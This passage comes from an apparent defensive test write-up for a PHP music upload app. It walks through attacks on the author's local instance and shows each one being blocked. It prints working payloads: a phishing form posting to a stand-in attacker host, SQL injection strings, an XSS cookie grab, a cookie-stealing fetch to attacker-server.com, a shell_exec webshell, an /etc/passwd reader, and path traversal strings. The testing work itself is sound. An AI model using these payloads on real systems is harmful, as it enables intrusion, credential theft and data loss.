<form action="https://attacker-evilsite.com/fake_login.php"

The screenshot shows the 'Upload New Media Asset' form with the 'Lyrics Form' tab selected. The 'Song Title' is 'System Update Required', the 'Author' is 'Security Admin (Falso)', and the 'Lyrics Text Body' contains the HTML injection payload. The 'Save Lyrics' button is visible at the bottom.

```
method="POST">
  <input type="text" name="username" placeholder="Username" required><br><br>
  <input type="password" name="password" placeholder="Password" required><br><br>
  <button type="submit">Re-login to continue</button>
</form>
</div>
```

- **The goal of the attack:** The attacker inserts an entire block of HTML code that uses CSS (position:fixed, z-index:9999) to completely overlay your real dashboard. The user who opens the page will think their session has actually expired and will enter their credentials into a fake form, sending them directly to the attacker. (**Phishing**).
- **Security countermeasure:** htmlspecialchars() converts the <div>, <form>, and <input> tags into plain, visible text. The user will simply see the code printed above it as if it were the lyrics to a Sanremo song, mocking the attack.

An error message will be displayed because unacceptable characters were detected in the text and the lyrics will not be saved to the DB.



- **SQL Injection Attack (SQLi by Input)**


The attacker attempts to insert SQL control characters (such as the single quote ', comments --, or commands like UNION) to break the database query.

- **Title:** *Breaking the DB*
- **Author:** *Hacker'; DROP TABLE media; --*
- **Lyrics Text:**

Just a normal song lyrics here...

- **The goal of the attack:** If we had concatenated the strings directly into the query in the upload.php file (e.g. INSERT INTO media VALUES ('\$author')), the resulting final query on the server would have become: INSERT INTO media (author) VALUES ('Hacker'; DROP TABLE media; --); The attacker's single quote would have prematurely terminated the insert statement, the semicolon would have terminated the command, and the database would have executed the second destructive command: DROP TABLE media; (i.e., completely deleting the table).
- **Security countermeasure:** In the code, we implemented Prepared Statements (\$stmt->prepare and \$stmt->bind_param). With this approach, the database first compiles the query structure and treats the user data as pure literal text. The single quote is treated as a normal text character, and the attack fails. In the database, the attacker will literally be called "Hacker." DROP TABLE media; --.

In this way, the text would pass through but not cause any damage. In this case, as we see in the images, the malicious author wasn't executed in the query, didn't



Music Lyrics Repository				
Browse through your secure synchronized music tracks metadata repository.				
Title	Author	Type	Uploaded At	Actions
Breaking the DB	Hacker'; DROP TABLE media; --	STANDARD	2026-06-12 15:05:22	Reset
Lyrics Not Premium	The tester	STANDARD	2026-06-09 22:08:06	Reset

Breaking the DB

By Hacker: DROP TABLE media; --

Just a normal song lyrics here...

[Back to Lyrics Repository](#)

delete the media folder, and was simply accepted as text. Even in the dashboard display, it doesn't cause any problems because it's printed securely.

This example demonstrates the effectiveness of the checks if data of this type were to pass through and be saved in the database. It's good practice not to save this type of data because, even if it doesn't currently pose a threat to the security measures implemented, it could exploit a vulnerability in the future. Therefore, I choose to disallow the saving of suspicious text and apply a whitelist (defined in security_utils.php) to the title and author. This way, by preventing the saving of this type of data, the application will be better and cleaner, even for users who won't see certain data.

Upload New Media Asset

Invalid characters detected in Title or Author. Only letters, numbers, spaces, hyphens, and apostrophes are allowed.

Lyrics Form

Audio Track Form

Song Title

Author

Lyrics Text Body

Paste or type text lyrics here...

Maximum capacity restriction: 65,535 characters.

☐ Mark as Premium Content

Save Lyrics

```
124 [2026-06-12T14:03:01.593392+00:00] security.WARNING: Suspicious characters detected in lyrics/song metadata {"input":"Hacker"; DROP TABLE media; --","ip":"127.0.0.1"} {"url":"/upload.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/upload.php"}
```

- **XSS Attack via HTML Attributes (Event Injection)**

The attacker attempts to disguise the JavaScript by embedding it in HTML event handlers within seemingly innocuous tags, hoping to bypass superficial filters.

- **Title:** *Click Me If You Dare*

- **Author:** *The Trickster*

- **Lyrics Text:** [HTML]

Check out my background image:

```

```

- **The goal of the attack:** The attacker deliberately inserts an image tag with a fake URL (invalid-image.jpg). The browser will attempt to load the image and fail. If loading fails, the native onerror attribute will automatically be activated, which will execute the associated JavaScript (in this case, a pop-up displaying cookies).

- **Security countermeasure:**

- As seen in the previous cases, text filters will not allow this type of harmful data to pass through.
- If they were to pass through and be saved in the DB, their display would not cause any problem because the app always encode special characters before printing to the screen, the tag will be converted to a text entity (). The browser will never attempt to load the image, will not raise the error event, and will display the string as plain text.

Upload New Media Asset

Lyrics Form

Audio Track Form

Song Title

Click Me If You Dare

Author

The Trickster

Lyrics Text Body

Check out my background image:

Maximum capacity restriction: 65,535 characters.

☐ Mark as Premium Content

Save Lyrics

```
125 [2026-06-12T14:08:23.982026+00:00] security.WARNING: Illegal characters detected in lyrics {"input":"Check out my background image: \r\n<img src='invalid-image.jpg' onerror='alert('XSS Executed! Session Token: ' + document.cookie) \";>","ip":"127.0.0.1"} {"url":"/upload.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/upload.php"}
```

-- audio --

If you want to try to replicate these attacks, you'll need to create audio files that match the characteristics explained. Alternatively, you can use the audio files I used, which are in the GitHub repository, except for the large file size due to space constraints.

- **Test Extension Not Allowed (Format Bypass)**

The attacker attempts to load a real audio format, but one that is unsupported.

- **Title:** Echoes in the Code (Audio Track)

- **Author:** The Debuggers

- **Format:** .wma

Upload New Media Asset

Lyrics Form

Audio Track Form

Track Title

Echoes in the Code (wma)

Author

The Debuggers

Select Audio File

Line_of_Midnight_wma.wma

Allowed formats: MP3. Max file size configuration limit: 10MB.

☐ Mark as Premium Content

Upload Audio Track

- **Security countermeasure:** The default file selector is set to all supported files and doesn't display .wma files, only .mp3 files. But if the user selects "all file types," they can also select .wma files. For this case: In the code is defined a whitelist (\$allowed_mimes). When the server reads the file's actual MIME type it will see that it doesn't belong to the allowed ones (mp3) and will block the upload, returning the error: "Invalid file format".

Upload New Media Asset

Invalid file format. Only standard MP3 files are allowed.

Lyrics Form

Audio Track Form

```
129 [2026-06-12T14:29:01.540346+00:00] security.WARNING: Suspicious file upload blocked: Invalid MIME-type detected {"user_id":13,"original_name":"Line_of_Midnight_wma.wma","detected_mime":"video/x-ms-asf"} {"url":"/upload.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/upload.php"}
```

- **Double Extension Attack:**

The attacker is trying to exploit an old web server vulnerability where the server reads files from left to right or becomes confused about the actual file type. Create a file named "backdoor.php.mp3" with this content `<?php echo shell_exec($_GET['cmd']); ?>`. (Create a shell where parameters can be passed via get)

- **Title:** backdoor
- **Author:** use a php file
- **The goal of the attack:** If the attacker upload this file and the server doesn't rename it, it will remain stored as backdoor.php.mp3. On some Apache servers, the presence of .php in the name forces the server to run the file as a PHP script rather than as audio. If the attacker calls it from a browser (e.g., uploads/audio/backdoor.php.mp3?cmd=ls), they can execute system commands on your server.
- **Security countermeasure:**

Upload New Media Asset

Invalid file format. Only standard MP3 files are allowed.

Upload New Media Asset

Lyrics Form

Audio Track Form

Track Title

backdoor

Author

use a php file

Select Audio File

Browse... backdoor.php.mp3

Allowed formats: MP3. Max file size configuration limit: 10MB.

☐ Mark as Premium Content

Upload Audio Track

- **Binary Integrity via Magic Bytes:** The controller interrogates the underlying filesystem content using the finfo abstraction layer to verify the actual file signature (Magic Bytes).
- **Cryptographic Renaming & Extension Enforcement:** To mitigate *Double Extension* vulnerabilities (e.g., an attacker uploading a file named payload.php.mp3), the application completely ignores the original name. The file will be saved to disk as: `bin2hex(random_bytes(16)) . "_" . time() . ".mp3"`. The .php fragment disappears before it is saved on disk (server), completely nullifying the vulnerability.
- **URL Obscuration:** Because the final asset name is translated into a highly unpredictable identifier (e.g., a1b2c3d4..._1773532800.mp3), an attacker attempting to leverage a bypassed webshell cannot execute it because predicting the exact HTTP target address via brute-force is statistically impossible.

```
130 [2026-06-12T14:46:57.720470+00:00] security.WARNING: Suspicious file upload blocked: Invalid MIME-type detected {"user_id":13,"original_name":"backdoor.php.mp3","detected_mime":"text/x-php"} {"url":"/upload.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/upload.php"}
```

- **MIME Spoofing / Audio Forgery:**

The attacker creates a malicious PHP script, but forces the extension to .mp3, hoping that the server will only check the file name.

- **File name:** malware.mp3
- **File content:** use a php file `<?php`

```
$password_file = file_get_contents('/etc/passwd');
echo "System Compromised. Data leaked: " .
$password_file;
?>
```

- **Title:** malware
- **Author:** EvilHacker99
- **The goal of the attack:** Bypass superficial checks on the extension to deposit an executable file on the server, waiting for a way to run it.
- **Security countermeasure:** check with `finfo_file()` that don't look at the `.mp3` filename, but will open the file in binary mode to read the first few bytes (the Magic Bytes).
Since the file contains both text and PHP code, `finfo_file` will return a MIME type of `text/x-php` (or `text/plain`), not `audio/mpeg`. The code will immediately raise an alarm, write a warning log reporting the suspicious activity, and block the upload.

Upload New Media Asset

Invalid file format. Only standard MP3 files are allowed.

- **Denial of Service Attack via Huge File:**

The attacker attempts to upload a huge audio file (e.g., a 500 Megabyte or 1 Gigabyte uncompressed file) to fill up the server's disk space or saturate the RAM during processing.

- **How to do:** For testing, simply use a much smaller file that exceeds the 10MB limit. Due to space constraints, I won't put this file in the repository. Users can try:
 - with any large audio or video file they have.
 - any large file on your PC (even a video or a .zip archive) and rename it to `test_pesante.mp3`.
- **Security countermeasure:** the code first checks the variable `$_FILES['audio_file']['size']` against the constant `MAX_AUDIO_FILE_SIZE` (10MB). If the file exceeds 10 MB, the process is immediately terminated. The temporary file is automatically deleted by PHP and no permanent space is allocated on the server.

Upload New Media Asset

The uploaded file exceeds the maximum server transmission capacity. Maximum allowed size is 10MB. Please try a smaller file.

-- general --

- **CSRF on Upload Action**

Unauthorized Resource Provisioning via CSRF. An attacker tricks a logged-in user into visiting a malicious page. This page sends a hidden POST form to `upload.php` in the background, uploading files or text on behalf of the victim without their knowledge.

Execution Steps:

- Log in to *MusicWave* normally using your browser to establish an active, valid session cookie.

```
131 [2026-06-12T15:35:15.249607+00:00] security.WARNING: Suspicious file upload blocked: Invalid MIME-type detected {"user_id":13,"original_name":"malware.mp3","detected_mime":"text/x-php"} {"url":"/upload.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/upload.php"}
```

- Open a separate, unrelated tab in the same browser and load the local malicious file: [csrf_attack.html](#). A site where you can launch CSRF attacks on the various pages that implement this defense in the app.
- Click the button “Launch Lyrics CSRF Attack”.
- This attack attempts to insert malicious text into the database by exploiting the user's session. The lyrics they're attempting to insert are:
`<script>fetch('http://attacker-server.com/steal?cookie=' + document.cookie);</script>`
 Beautiful song lyrics here...

Test Results:

- On Screen: The application must reject the request immediately, throwing a 403 Forbidden status code or displaying an explicit security error message: *"Invalid or missing CSRF token."*
- In the Logs: The \$securityLogger must catch the failure and log an unauthorized state-changing attempt with the user's IP address.

Security defense: anti-csrf token control

```
149 [2026-06-12T17:32:22.724675+00:00] security.WARNING: Unauthorized dashboard access attempt intercepted {"client_ip":"127.0.0.1","requested_url":"/dashboard.php?view=audio"} {"url":"/dashboard.php?view=audio","ip":"127.0.0.1","http_method":"GET","server":"localhost","referrer":"http://localhost/dashboard.php"}
```

-- download audio testing -- 11 06 26 -----

- **Cross-Site Request Forgery (CSRF) via Asset Download**

Verify that an external malicious actor cannot trick an authenticated user's browser into executing silent background downloads, which would illicitly drain the user's network bandwidth and strain server computing resources.

How to perform it:


- Log in to the application normally to establish a valid session.
- Open a separate, unrelated tab in the same browser and load the local malicious file: [csrf_attack.html](#). A site where you can launch CSRF attacks on the various pages that implement this defense in the app.
- Click the button "Launch Dwnload CSRF Attack".
- This attack attempts to download a file

Verify: The download endpoint explicitly rejects the transaction, returning a "403 Forbidden" status code.

Security defense: anti-CSRF token.

- **IDOR / BOLA (Broken Object Level Authorization)**

How to do: Make a legitimate request by intercepting it with a tool like Burp Suite or the browser's DevTools. Change the id parameter to send the value of an audio track marked in the database as is_premium = 1 using a standard user account.



id	title	type	is_premium
1	Lyrics Not Premium	lyrics	0
2	Lyrics Premium	lyrics	1
3	Audio Not Premium	audio	0
4	Audio Premium	audio	1


As shown in the image, the media stored in the DB can be seen. You can see that both lyrics and audio have both a premium and standard ID. You log in with a standard user who can only view the standard audio, make a download request, intercept, and change the ID value to download the premium audio.

An attacker theoretically doesn't have access to the media list in the DB, and even if a premium user could see the media list, they wouldn't know the IDs associated with them or how they're saved as names in the uploads folder.

However, let's simulate the lucky case where the attacker changes their ID and guesses the ID for a premium audio file when they're a standard user.

As you can see from the image, you click on the download button for standard audio as a standard user. We intercept the post request with burp suit and change the ID, setting the value of the ID to 4, which is associated with premium audio, and then send the request.

The page shows no errors, but you can see that no download has started, and if you look at the security log file, you'll see that the attack was successfully intercepted and blocked.



- **Path Traversal / Arbitrary File Download**

How to do: Try forcing the id parameter by inserting a directory traversal payload.

```
154 [2026-06-13T09:44:09.645557+00:00] security.WARNING: IDOR/BOLA premium download violation intercepted {"user_id":13,"compromised_asset_id":4} {"url":"/download.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/dashboard.php?view=audio"}
```

- Since the code performs an (int) casting, the standard form attack would fail immediately. To perform an advanced test, temporarily comment out the (int) casting to simulate a development oversight, and pass strings like this into the id parameter:
- `../../../../../etc/passwd`
- `'../../config/db_config.php'`

```
17 Referer: http://localhost/dashboard.php?view=audio
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=qtm63g9lnh8psilvv503cui8o
21 Connection: close
22
23 id=../../config/db_config.php&csrf_token=340f39e90faf5dd0d895dba2691870c724ff0e90edb4fd3d16297d67dd478f8f
```

Verify: nothing is downloaded or the DB is

not modified in any way, because in addition to the integer cast there is the security provided by the prepared statement which makes this type of attack ineffective.

• Second-Order Path Traversal Exploit Simulation

This testing model assumes a compromised or polluted database state where a malicious filename payload is written directly into the persistent storage layer. The objective is to demonstrate that even if the database layer itself is completely untrusted and returns explicit relative paths designed

```
MariaDB [music_wave_DB]> INSERT INTO media (id,user_id, title, content, type, is_premium) VALUES (999,999, 'Malicious Path Traversal Test', '../../config/db_config.php', 'audio', 0);
ERROR 1452 (23000): Cannot add or update a child row: a foreign key constraint fails ('music_wave_DB'.'media', CONSTRAINT 'media_ibfk_1' FOREIGN KEY ('user_id') REFERENCES 'users' ('id') ON DELETE CASCADE)
MariaDB [music_wave_DB]> INSERT INTO media (id,user_id, title, content, type, is_premium) VALUES (999,1, 'Malicious Path Traversal Test', '../../config/db_config.php', 'audio', 0);
Query OK, 1 row affected (0.017 sec)

MariaDB [music_wave_DB]> SELECT id,title,type,is_premium FROM media;
+----+-----+-----+-----+
| id | title | type | is_premium |
+----+-----+-----+-----+
| 1 | Lyrics Not Premium | lyrics | 0 |
| 2 | Lyrics Premium | lyrics | 1 |
| 3 | Audio Not Premium | audio | 0 |
| 4 | Audio Premium | audio | 1 |
| 999 | Malicious Path Traversal Test | audio | 0 |
+----+-----+-----+-----+
```


to escape the web root, the application layer remains completely secure due to the final localized containment mechanism: `basename()`.

Attacker can use the other query that is made before the download, the one that retrieves the name of the file searched for and builds the download path.

How to do:

- bypass the application logic entirely to manually seed the database table with a high-severity path traversal payload. Connect to your MariaDB daemon and insert:
 - `sudo mariadb -u root`
 - `USE music_wave_DB;`
 - `INSERT INTO media (id,user_id title, content, type, is_premium) VALUES (999,1, 'Malicious Path Traversal Test', '../../config/db_config.php', 'audio', 0);`
 - `EXIT;`
- log in with a legitimate account and make a download request to a malicious file.

Verify: demonstrate that, even eliminating the entire cast, the `basename($audio_asset['content'])` function extracts only the final file name in isolation, preventing the retrieval of sensitive files outside the `DIR_UPLOADS_AUDIO` folder. As seen from the line written in the security log.



```
156 [2026-06-13T11:08:33.940627+00:00] security.CRITICAL: Database mapping error: File registered but missing from storage disk {"file_path":"/var/www/musicwave/public/uploads/audio/db_config.php"} {"url":"/download.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/dashboard.php?view=audio"}
```

NOTE: The problem is that if the file corresponding to the passed path is found, it will be downloaded, so an attacker could exploit this vulnerability to insert the name of a premium media file and download it, even if it's standard. But to do this, they must guess the name of an existing file, specifically the name of an existing file with premium privileges.

This is very difficult for a number of reasons:

- File names are securely randomized using a string of random characters and a timestamp.
- The user cannot freely insert or modify the path to a file (written in content in the database); these are values set by the code and don't use data passed by the user.

- An attacker could perform a brute-force attack by trying random values for the names, but it would be useless because they couldn't insert them into the database unless they had control or a backdoor to modify or insert data at will.

In this case, the attacker could see all saved media, including premium ones, and see their names (from the content attribute). This meant using a legitimate account (or interceptions) and using media with modified content to download premium files.

To block this, the code structure and checks would need to be complicated. For example, once the download path has been extracted, it would check to ensure there isn't another media file in the database with identical content (which would be the legitimate audio file being attempted to steal). However, if an attacker managed to modify the content of a media file, they have extensive access to the database and can therefore likely also modify the content of the media they're trying to steal. Therefore, these checks would burden the server's structure and response without adding any useful security layers.

A check that can be added is one that, using the PHP realpath function and strpos, intercepts if there has been evidence of path traversal in other folders from the legitimate one and, if so, blocks downloads and reports them in the file log.

```
160 [2026-06-13T13:59:13.199123+00:00] security.CRITICAL: Path confinement breach attempted {"user_id":13,"injected_path":"../../config/db_config.php"} {"url":"/download.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/dashboard.php?view=audio"}
```

- **SQL Injection (SQLi) via id parameter**

How to do: Send classic SQL payloads to the id field via Burp or a Python script. Examples:

- 1 OR 1=1
- 1; DROP TABLE media;
- 1 UNION SELECT 1,2,3

Verify: The attack fails due to two barriers in the code: the explicit (int) casting that transforms the malicious string to 0 (returning a 400 Bad Request error), and the use of Prepared Statements that strictly separates the data from the SQL logic.

```
162 [2026-06-13T14:23:56.955021+00:00] security.WARNING: Potential SQL Injection or parameter tampering detected in ID field {"user_id":13,"submitted_payload":"1 OR 1=1","ip":"127.0.0.1"} {"url":"/download.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/dashboard.php?view=audio"}
163 [2026-06-13T14:24:21.263457+00:00] security.WARNING: Potential SQL Injection or parameter tampering detected in ID field {"user_id":13,"submitted_payload":"1","ip":"127.0.0.1"} {"url":"/download.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/dashboard.php?view=audio"}
164 [2026-06-13T14:24:48.159492+00:00] security.WARNING: Potential SQL Injection or parameter tampering detected in ID field {"user_id":13,"submitted_payload":"1; DROP TABLE media;","ip":"127.0.0.1"} {"url":"/download.php","ip":"127.0.0.1","http_method":"POST","server":"localhost","referrer":"http://localhost/dashboard.php?view=audio"}
```